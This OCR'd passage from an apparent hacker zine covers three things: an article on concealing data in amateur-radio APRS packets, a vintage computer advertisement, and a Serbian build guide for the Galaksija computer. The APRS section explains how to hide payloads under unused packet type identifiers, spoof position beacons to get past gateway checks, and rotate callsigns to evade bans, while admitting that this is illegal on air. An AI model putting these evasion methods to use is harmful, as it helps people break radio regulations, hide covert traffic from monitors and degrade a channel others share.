


Figure 6: APRS Data contained in the AX.25 information field

```
NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1
```

Dissecting its structure, we will find:

1. The path element: `NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2`
2. A colon (:) delimiting the end of the path and the beginning of the packet data.
3. The packet type identified by a single character, `:` for messages.
4. After that, whatever format the packet type specifies. In the case of a message, a colon-delimited recipient callsign, followed by the text and a `{` bracket followed by a number, indicating the line of the message, starting at one.

The comment field is also susceptible to abuse, limited to printable ASCII data as the specification demands, "The comment may contain any printable ASCII characters (except `|` and `~`, which are reserved for TNC channel switching)." Depending on the DTI, the Comment field is used to include additional information besides what is sent in the Data field, mostly for telemetry uses. Coordinates are encoded using Base-91.

The wealth of information provided in the original protocol specification should be more than enough to figure out ways to conceal your own data in different packet types. Of particular interest are the mechanisms for compressed coordinates and telemetry, weather reports, and bulletin messages. While these have size limitations, leveraging the unused DTIs as described in the next section allows for crafty ways to chain multiple packets together.

9.2 Abusing Unused Data Type Identifiers (DTI)

The APRS protocol defines multiple DTIs as unused or forbidden. These are often ignored by software and TNCs in actual radios, making them an ideal target for creative reuse. Because it would be trivial to detect and actively monitor for intentional use of the unused DTIs, a better approach is to leverage them in a way that provides somewhat plausible deniability.

1. Prepare APRS Data contents for a given DTI.
2. Find nearest unused DTI, possibly identifying the unused DTIs that require the least amount of bits to corrupt so that the DTI isn't "too far" from the one corresponding to the data we have prepared.

ID (char)	Data Type	Valid DTI neighboring?
0x22	Unused	0x21 (position without timestamp or WX) and 0x23 (WX)
0x26	Reserved ("map feature")	0x25 (MicroFinder) and 0x27 (Mic-E or TM-D700 data)
0x28	Unused	0x27 and 0x29 (Item)
0x41-0x53	Unused	Only adjacent (0x40 and 0x54)
0x2c	Experimental/Unused	(none)
0x2e	Reserved (Space weather)	0x2f (position with timestamp sans messaging)
0x30-0x39	Do not use	0x3a (Message)

Table 1: Some of the unused Data Type Identifiers in the APRS protocol




Figure 7: AX.25 Unnumbered Information (UI) frame structure

3. Proceed to send the packet contained an invalid DTI that is unused yet contains seemingly valid data for an adjacent DTI.

Unused DTIs that are one position away from another include 0x21 and 0x22 (position without timestamp versus unused) Table 1 contains some of the interesting unused identifiers up for grabs; please refer to the APRS Protocol Reference[24] for the rest of them. DTIs involved in TNC operation should be avoided, unless the TNC behavior can be abused constructively.

The benefit of hiding data in an otherwise valid APRS Data segment with an incorrect (unused) DTI is that clients—including built-in TNCs—will ignore the packet and not attempt to decode its contents.

9.2.1 Third-party and User Defined Packets

Two special DTIs exist that allow for packet-in-packet protocol tricks: the third-party and user-defined packets. These have special quirks associated with them, and the way TNCs handle them is not standardized. This is both a good and a bad thing. For instance, the Kenwood TM-D7xx's built-in TNC will ignore third-party packets entirely if it cannot parse them.

[24] `unzip pocorgtfo09.pdf aprs101.pdf`

However, Internet Gateways will also ignore all user-defined packets and impose additional restrictions the third-party DTI. This is the biggest motivator for actually reading the source code of APRS Internet gateway software. For example:

```
static int parse_aprs_body(struct pbuf_t *pb, const char *info_start)
{
...
  case '{':
    pb->packettype |= T_USERDEF;
    return 0;

  case '}':
    pb->packettype |= T_3RDPARTY;
    return parse_aprs_3rdparty(pb, info_start);
```

```
NOCALL-9>N1CALL-9,WIDE1-1,WIDE2-2::N1CALL-9 :This is a test for APRS messages{1
```

9.3 Internet Gateways

Gateways between the Internet and APRS radios are known as Internet Gateways or iGates. Typically iGates are used to forward APRS beacons heard over radio to some website, but there are a lot more interesting things we could do with them.

9.3.1 Tricks with iGates

Some iGates support transmitting data from the Internet out to radio, effectively bridging the local RF spectrum to the APRS-IS network.

There is no official way to list iGates, so our best bet is connecting to the backbone servers they report to, passively listening for frames and beacons that announce their presence. We would also like to distinguish iGates that are capable of transmitting from those that only receive. When we find some such iGates, they allow us to perform some gnarly tricks!

We can send an APRS message from an Internet-only host in Asia to an individual driving in Pittsburgh with only a radio receiver and a TNC. Hide locations of control sites by first proxying your packets through the Internet iGates, only to target your local RF nodes through a separate, sacrificial iGate bridge.

The system is only limited by APRS-IS rules in terms of traffic congestion control. Because all RF nodes receive from and transmit to the same frequency, overlapping transmissions can and will reduce the ratio of successfully decoded packets for everyone else. Therefore, be neighborly!

Traffic caps are enforced by the iGate operator's configuration. Commonly a given node, as identified by its callsign and SSID, will only be able to use the Internet-RF bridge for transmitting a fixed number of packets each minute. This is to prevent accidental jamming of the RF channel.

9.3.2 Packet Validation and RF Digipeating

Some architectural limitations of APRS need to be considered carefully. First, most iGates in the APRS-IS network will only digipeat packets to the RF side if the station is located within a fixed radius of so many kilometers. Second, we might not get to know if a given area has an iGate capable of bridging RF, or transmitting to RF. We can't simple wait for a response, as APRS is a response-less protocol. Third, packets marked `RFONLY` in their path won't reach APRS-IS. Packets marked TCPIP won't reach RF nodes. iGates forcing or restricting either will be dead-ends if we aim to bridge over APRS-IS. Finally, user-defined packets are ignored by most of the APRS-IS infrastructure. For example, `aprsc` ignores them. Third-party packets are allowed, with caveats.

9.3.3 Bypassing Validation

There are a few ways to bypass the restrictions imposed on bridging RF in iGates that require geographical proximity.

You can try to spoof your location by sending a beacon positioned at fake coordinates near the iGate. You can then send your actual data packets, remembering to regularly send a position beacon to the iGate to remain in the last-heard list.

You could limit use of user-defined packets to RF side, operating a a rogue iGate that does *not* ignore them, instead transforming them to third-party or steganographic standard packets, delivered to APRS-IS. User-defined packets are not displayed by most equipment. This also applies to unused or obscure DTIs.

To avoid potential roadblocks, the following considerations may help. If trying to reach the RF side, do not use (and verify that the iGate/APRS-IS nodes don't use) `TCPIP` in the path. If trying to reach the Internet side, do not use `RFONLY` in the path. To avoid packet drops from rate limiting, throttle your packets, sending one every one to five minutes.

Albeit completely illegal on the actual air, as an experiment in a controlled environment, automatically generated callsigns can be rotated to avoid being detected or banned from the system.[25] Finally, client version strings, as used during registration with APRS-IS nodes, could be rotated and mimic real clients.

Looking up standard TCP/IP "pivoting" techniques may help for accessing the APRS-IS network, but first and foremost, remember to be neighborly.

9.3.4 International Space Station (ISS) and APRS

Space, the final frontier! It suffices to say that a digipeater installed onboard the ISS makes APRS into the tool of choice for legal ruckus communications on a worldwide scale. So as long as the TNC of the ISS' radio validates your packets, you can deliver your covert messages in a fully decentralized fashion![26]

Whether commercial TNCs out there relay packets with unused DTIs is a question left to the reader as an exercise.

9.4 Parting words: legal status of subterfuge in radio communications

Amateur radio laws generally prohibit steganography and also encryption, with a few narrow exceptions.[27] For example, the US Electronic Code of Federal Regulations §97.309 states, *RTTY and data emissions using unspecified digital codes* **must not be transmitted for the purpose of obscuring the meaning of any communication**.[28][29] Governments do monitor the airwaves where they care about them the most, and having your antennas, expensive equipment, or house ransacked sucks. Also keep in mind that amateur radio is self-policing; if you mess up and create a nuisance that affects everyone else, your future experiences with that small, tight-knit, but global community may be seriously soured. So be neighborly, have fun, and stay safe!

—Vogelfrei


[25] Don't do this. Acting like an asshole on the radio is the surest way to convince a brilliant RF engineer to spend his retirement hunting you down.

[26] *In Heinlein's "Between the planets", 1951, the same celestial path of the Circum-Terra station is used for a much less benign purpose: worldwide delivery of nukes. That book also introduced the idea of stealth technology vehicle with a radar-reflecting surface, before any scientific publications on the subject. Welcome to classic 1950s Sci-Fi.—PML*

[27] `unzip pocorgtfo09.pdf encham.html #Encryption and Amateur Radio by KD0LIX`

[28] `unzip pocorgtfo09.pdf part97.pdf`

[29] Also note §97.217: *Telemetry transmitted by an amateur station on or within 50 km of the Earth's surface is not considered to be codes or ciphers intended to obscure the meaning of communications.*


AM-100
NOW AT
You have to SEE it to BELIEVE it!
The Alpha Microsystems AM-100 is LIGHT YEARS ahead of everything else you've seen so far in the low cost computing field.
For a FRACTION of what you'd normally pay for the SOFTWARE ALONE, you get a 16-bit processor with ALL of these BIG-SYSTEM capabilities:
MULTI-TASKING, MULTI-USER TIMESHARING
☆DEVICE INDEPENDENT I/O
☆ADVANCED FILE STRUCTURE
☆POWERFUL SYSTEM COMMANDS
☆SOPHISTICATED TEXT EDITOR
☆FULL MACRO ASSEMBLER
☆LINE PRINTER SPOOLER
☆RE-ENTRANT, MULTI-USER BASIC COMPILER
☆LARGE UTILITIES LIBRARY
Yet, with all this it's still compatible with the S-100 BUS!
If you like the Decsystem-10 operating system, if you like TECO . . . if you like the PDP-11 instruction set . . . you'll LOVE the AM-100!
ONLY
$1495
IN STOCK NOW!
BYTE SHOP
of Pasadena
496 S. LAKE AVE.
PASADENA, CA. 91101
PHONE: (213) 684-3311
HOURS: Tuesday — Friday, 12:00 — 9:00;
Saturday & Sunday, 12:00 — 5:00;
Closed Mondays
master charge
BANKAMERICARD

10 Napravi i ti Računar „Galaksija“

Voja Antonić

This article on the Galaksija computer first appeared in the January 1984 special edition of Dejan Ristanović' Yugoslavian science magazine, also called Galaksija. We reprint it as a salute to fine neighbors such as Mr. Antonić, to all those who build strange and lovely contraptions in their basement laboratories and then share them with the world. –PML


10.1 Samogradnja računara „galaksija“ u stripu

Evo nas, konačno, i na praktičnom delu posla. Očekuje nas ozbiljan ali prijatan rad, koji će biti nagrađen nesvakidašnjim zadovoljstvom što smo stvorili i oživeli jedan ovako inteligentan uređaj. Nemojte se obeshrabriti ako smatrate da nemate dovoljno iskustva: to je prvi i dobar znak da imate samokritičnog duha, a on vam je, verujte, u ovom poslu potrebniji od iskustva. Zastanite posle svakog, i najmanjeg i naoko beznačajnog detalja, i procenite da li je to dobro urađeno i — „galaksija“ će proraditi iz prve!

10.1.1 Važne odluke

Pre početka rada treba doneti nekoliko važnih odluka. Prvo, da li želimo da ovakav sistem bude konačan ili ćemo ostaviti mogućnost da ga u budućnosti proširujemo dodavanjem štampača, više memorije, programatora, „muzičke kutijice“, i slično. Ako ne želimo ova proširenja — uštedeli smo višepolni konektor i jedno integrisano kolo (74LS32, koje ćemo zameniti jednim kratkospojnikom obeleženim crticama na montažnoj shemi). Ako ste u nedoumici — mi vam savetujemo da ipak ugradite ova dva dela, mada za to ni posle neće biti kasno.

Drugo pitanje je da li ćemo se opredeliti za nemodulisan video-signal ili modulisan (RF) signal slike. Nemodulisan video-signal ne zahteva ugradnju RF modulatora u računar i daje stabilniju i kvalitetniju sliku, ali se zato ne može priključiti na bilo koji televizor — neophodno je imati specijalni monitor ili crno-beli televizor sa dograđenim monitorskim ulazom. Ovo ne zahteva nikakva dodatna ulaganja, ali je neophodno imati predznanja i iskustvo u radu sa TV prijemnicima. Dalje, takav televizor mora biti tranzistorski (cevni ne dolaze u obzir) i mora




Montažna shema: Raspored elemenata u računaru „Galaksija”

imati mrežni transformator (a ne takozvanu „vruću šasiju“); najčešće su oba ova uslova ispunjena kod malih prenosnih crno-belih televizora kod kojih postoji spoljni priključak na akumulator od 12 V. Neke savete za dogradnju monitorskog ulaza na ovakav televizor ćemo opisati u daljem tekstu. Ali, ako ugradimo RF modulator, bićemo oslobođeni svih ovih problema i moći ćemo da se priključimo na antenski ulaz bilo kog televizora.


RASPORED PRIKLJUCAKA
NA KONEKTORU

1	N.C.	12	MASA	23	D 0	34	A 3
2	N.C.	13	MASA	24	D 1	35	A 4
3	N.C.	14	MASA	25	D 2	36	A 5
4	N.C.	15	MASA	26	D 3	37	A 10
5	MASA	16	WR-	27	D 4	38	A 9
6	MASA	17	A 15	28	D 5	39	A 8
7	MASA	18	A 14	29	D 6	40	A 7
8	MASA	19	IORQ-	30	D 7	41	A 6
9	MASA	20	M1-	31	A 0	42	A 12
10	MASA	21	MREQ-	32	A 1	43	A 13
11	MASA	22	MASA	33	A 2	44	A 11


Moraćemo, takođe, da odlučimo koje čipove ćemo smestiti na podnožja, a koje lemiti direktno na štampano kolo. Savetujemo vam jedino da za EPROM-e (2716 i 2732) koristite podnožja, a za ostalo se opredelite sami. Prednost podnožja je u tome što smanjuju rizik da upropastite neki čip i što je zamenom vrlo lako lokalizovati neispravan integralac (naravno, ako takvog uopšte ima, odnosno ako eventualna krivica nije do neke druge komponente), jer je razlemljivanje čipova izuzetno osetljiv posao. Podnožja, na žalost, ako nisu vrhunskog kvaliteta, lošim kontaktima češće prave probleme nego bilo koje druge komponente. Da bi bilo pouzdano, podnožje mora da bude vrlo kvalitetno, a to ponekad znači da je skuplje i od samog čipa.




Dvostruka štampa: Konektor za proširenja u obliku štampanog kola




Veza sa spoljašnim svetom: Priključci i raspored izvoda na zadnjoj strain „Galaksije”




Srce računara „Galaksija”: Mikroprocesor Z80A i EPROM 2732 sa bejzik interpreterom




Štampano kolo u razmeri 1:2: Zbog visokog profesionalnog kvaliteta i pristupačne cene komercijalne pločice njena samogradnja se ne isplati




Maska za tastere: Definitivan oblik zavisi od tipa mehanizma za razmaknicu i zato pre izrade treba sačekati isporuku tastature; oni koji naruče tastaturu u prvom krugu ne moraju ni o čemu da brinu — delovi u kompletu će savršeno odgovarati jedni drugima




1. Pred nama je materijal koji smo sakupili sa toliko muke i iz koga će za nekoliko časova da „izraste” računar „galaksija”. U dnu slike lako prepoznajemo tastere i kapice tastera sa utisnutim oznakama, desno su otpornici (svi su snage 1/8 W mada mogu da se koriste i otpornici veće snage), levo kondenzatori, a u sredini čipovi (integrisana kola). Posebnu pažnju treba obratiti na MOS i CMOS čipove.




2. Pošto je štampano kolo jednoslojno, biće nam potrebno dosta kratkospojnika. Njih je najlakše izraditi od pune bakarne žice izvađene iz popularne plavo-bele telefonske „parice”. Olakšavajuća okolnost je što su dužine standardizovane na 5, 10, 20, 30 i 40 mm, pa je lako izrezati alatku za njihovo precizno savijanje (pri izradi ove jednostavne alatke treba voditi računa o prečniku žice).



